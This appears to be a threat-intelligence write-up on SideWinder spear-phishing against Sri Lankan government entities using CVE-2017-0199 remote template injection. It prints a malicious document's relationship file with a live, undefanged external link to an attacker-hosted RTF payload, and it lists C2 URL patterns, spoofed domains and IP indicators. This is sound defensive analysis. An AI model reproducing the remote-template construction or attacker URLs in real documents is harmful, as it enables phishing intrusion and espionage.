
විමධාගත අයවැය වැඩසටහන - 2024

2024 වර්ෂය සඳහා වූ රාජ්‍ය අයවැය මගින් නිවැරදි ග්‍රාමීය සංවර්ධන ප්‍රවේශයක් තුළින් ප්‍රාදේශීය විෂමතා අවම කරමින් රට තීරසරව සංවර්ධනය කිරීමට අරමුණු කර ඇති අතර, සවිමත් ග්‍රාමීය ආර්ථිකයක් බිහිකිරීම තුළින් සාර්ව ආර්ථික ඉලක්ක සපුරා ගැනීමට අපේක්ෂිතය. එම ඉලක්කයන් සපුරා ගැනීමේ ජාතික කර්තව්‍යයට දායකවීමේ අරමුණ ඇතිව 2024 වර්ෂයේ විමධාගත අයවැය වැඩසටහන ක්‍රියාත්මක කෙරේ.

2024 වර්ෂයේ විමධාගත අයවැය වැඩසටහන සඳහා ප්‍රතිපාදන ජනාධිපති ලේකම් කාර්යාලයේ වැය ශීර්ෂය යටතේ ලබාදීමට කටයුතු කෙරේ. රේඛීය අමාත්‍යාංශ, පළාත් සභා හා වෙනත් ආයතන හා ප්‍රභව



[mof-npd-circ20240103.docx](#)



[letter-for-using-satellite-phones.docx](#)


RTF Exploit (CVE-2017-0199)

The malicious documents mentioned above utilize a remote template injection technique (CVE-2017-0199) to gain initial access to the target's system. CVE-2017-0199 is a critical vulnerability in Microsoft Office that allows remote code execution. It primarily affects Microsoft Word by exploiting how the application processes specially crafted Rich Text Format (RTF) documents or documents containing OLE2 (Object Linking and Embedding) objects.

Exploitation of this vulnerability requires that user open or preview a specially crafted file with an affected version of Microsoft Office. Although this vulnerability dates back to 2017, many users still rely on affected Office versions such as Office 2007, 2013, and 2016. This is particularly true in government sector in Sri Lanka, where investment in technology is limited, and security awareness is often neglected. As a result, the vulnerability persists, and employees generally lack understanding of basic security practices.

To identify phishing files with remote templates, you simply need to use decompression software like WinRAR or 7-Zip to extract the document. In the decompressed folder, locate either *word_rels/document.xml.rels* or *word_rels/settings.xml.rels*. Open the *.rels* file with a text editor, and after breaking the lines, you'll be able to see the target of a sub-item, which will be a URL. This URL is the link used to download the remote template. The following is an example.

```
C:\Users\Analyst\Downloads\Sidewinder\word_rels\document.xml.rels - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
document.xml.rels
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rid8"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image5.jpeg"/>
<Relationship Id="rid3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings"
Target="webSettings.xml"/><Relationship Id="rid7" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image4.jpeg"/>
<Relationship Id="rid2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings"
Target="settings.xml"/><Relationship Id="rid1" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship
Id="rid6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="
media/image3.jpeg"/><Relationship Id="rid11" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/>
<Relationship Id="rid5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target
="media/image2.jpeg"/><Relationship Id="rid10" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/>
<Relationship Id="rid4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target
="media/image1.jpeg"/><Relationship Id="rid9" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image6.jpeg"/>
<Relationship Id="fid872" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://navy-lk.direct888.net/report/29476965/file.rtf" TargetMode="External"/><Relationship Id=
"rid842" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target=
"media/image2.jpg"/></Relationships>
```



Once the vulnerability is successfully exploited, the embedded OLE (Object Linking and Embedding) object within the RTF (Rich Text Format) file prompts Word to retrieve a remote payload, often a JavaScript file, from a location controlled by the attacker. The payload is typically encoded in Base64 or encrypted using XOR to conceal its malicious intent. Upon retrieval, it is processed, decrypted, and executed directly in memory.

In some cases, the JavaScript may include code that downloads additional malicious payloads, which can take the form of another JavaScript file or a malicious DLL. These payloads may execute various commands to gather information about the endpoint's security tools (such as antivirus or EDR solutions), check whether the system is running in a virtual environment, and determine the processor type. Notably, the Sidewinder malware has been observed to allow the program to continue execution only if the processor is Intel or AMD. The collected data is then transmitted to the command-and-control (C2) server.

Recent [Kaspersky's](#) investigation revealed that the techniques used to maintain persistence differ based on the infection route chosen by the malware. However, past attacks have shown common methods such as creating new registry values under the HKCU Run key or setting up Windows Scheduled tasks.

The second-stage payload is known to execute additional modules designed to perform various tasks, including data exfiltration and expanding the malware's control over the infected system.

Malicious Infrastructure

SideWinder has been observed utilizing Dynamic DNS domains to deliver malicious documents, creating subdomains that closely resemble legitimate domains of targeted organizations. For instance, the domain **navy-lk.direct888[.]net** was designed to mimic the official domain of the Sri Lanka Navy, **navy[.]lk**, while **president-gov-lk.downloaded[.]net** was crafted to impersonate **president[.]gov[.]lk**.




Furthermore, the Command and Control (C2) server associated with these attacks has been noted to employ TOR nodes to obscure its network activity, complicating analysis efforts. When the C2 server is operational, attempts to access its root page yield a 404 error with the message "Not Found." This technique, which typically indicates a missing page, is used by the threat actors as a deceptive tactic. Additionally, the C2 infrastructure operates only for short periods, further complicating detection efforts.

BlackBerry's research indicates that the RTF file is restricted to downloads exclusively by users within a specific country's IP range, specifically Sri Lanka. These payloads are typically hosted on SideWinder's Command and Control (C2) servers, following a URL structure that resembles the following pattern:

1. First stage - /2/0/0/files-*/(hta|file.rtf)
2. Second stage - /3/1/1/files-*/


SideWinder utilizes specific protections to ensure that only targeted entities receive the next stage of the payload. These protections include filtering based on IP addresses and user-agent strings. If a non-targeted user attempts to access the payload, they are instead served a decoy 8-byte RTF file. It is important to note that while the file name and type remain the same, the size and hash of the file differ when accessed from outside the designated IP range. This approach exemplifies server-based polymorphism.

According to StrikeReady's research, the typical infection chain follows a specific pattern.



The following IP addresses and domains were identified as being used in attacks targeting a Sri Lankan government entity at the time of writing.

defence.lk[.]cvix[.]live	112[.]124[.]61[.]71
customs.lk[.]org	199[.]59[.]243[.]223
sl-navy[.]office-drive[.]live	121[.]41[.]94[.]177
sltelecom[.]servehxxp[.]com	185[.]248[.]102[.]15
slpa[.]mod-gov[.]org	62[.]113[.]255[.]80
www-moha-gov.lk[.]direct888[.]net	5[.]180[.]114[.]198
navy.lk[.]direct888[.]net	5[.]180[.]114[.]198
president-gov.lk[.]downloaded[.]net	2[.]58[.]15[.]71
srilanka-navy[.]jforvk[.]com	172[.]232[.]25[.]17



The [VirusTotal graph](#) I created illustrates SideWinder's operations targeting Sri Lanka.

Lockheed Martin, the Cyber Kill Chain®

Weaponization	Malicious documents leveraging a security flaw to talk to C2 server to retrieve an RTF file, Obfuscated JavaScript (T1104)
Delivery	Spear-Phishing (T1566.002)
Exploitation	Leverage vulnerabilities CVE-2017-11882 & CVE-2017-0199 (T1588.006)
Installation	Leverage vulnerabilities CVE-2017-11882 & CVE-2017-0199 (T1588.006)

Command & Control (C2) Threat actors frequently use domain-based infrastructure to host and carry out malicious activities. (T1071)

Actions on Objectives Espionage and Gathering threat intelligence (T1041)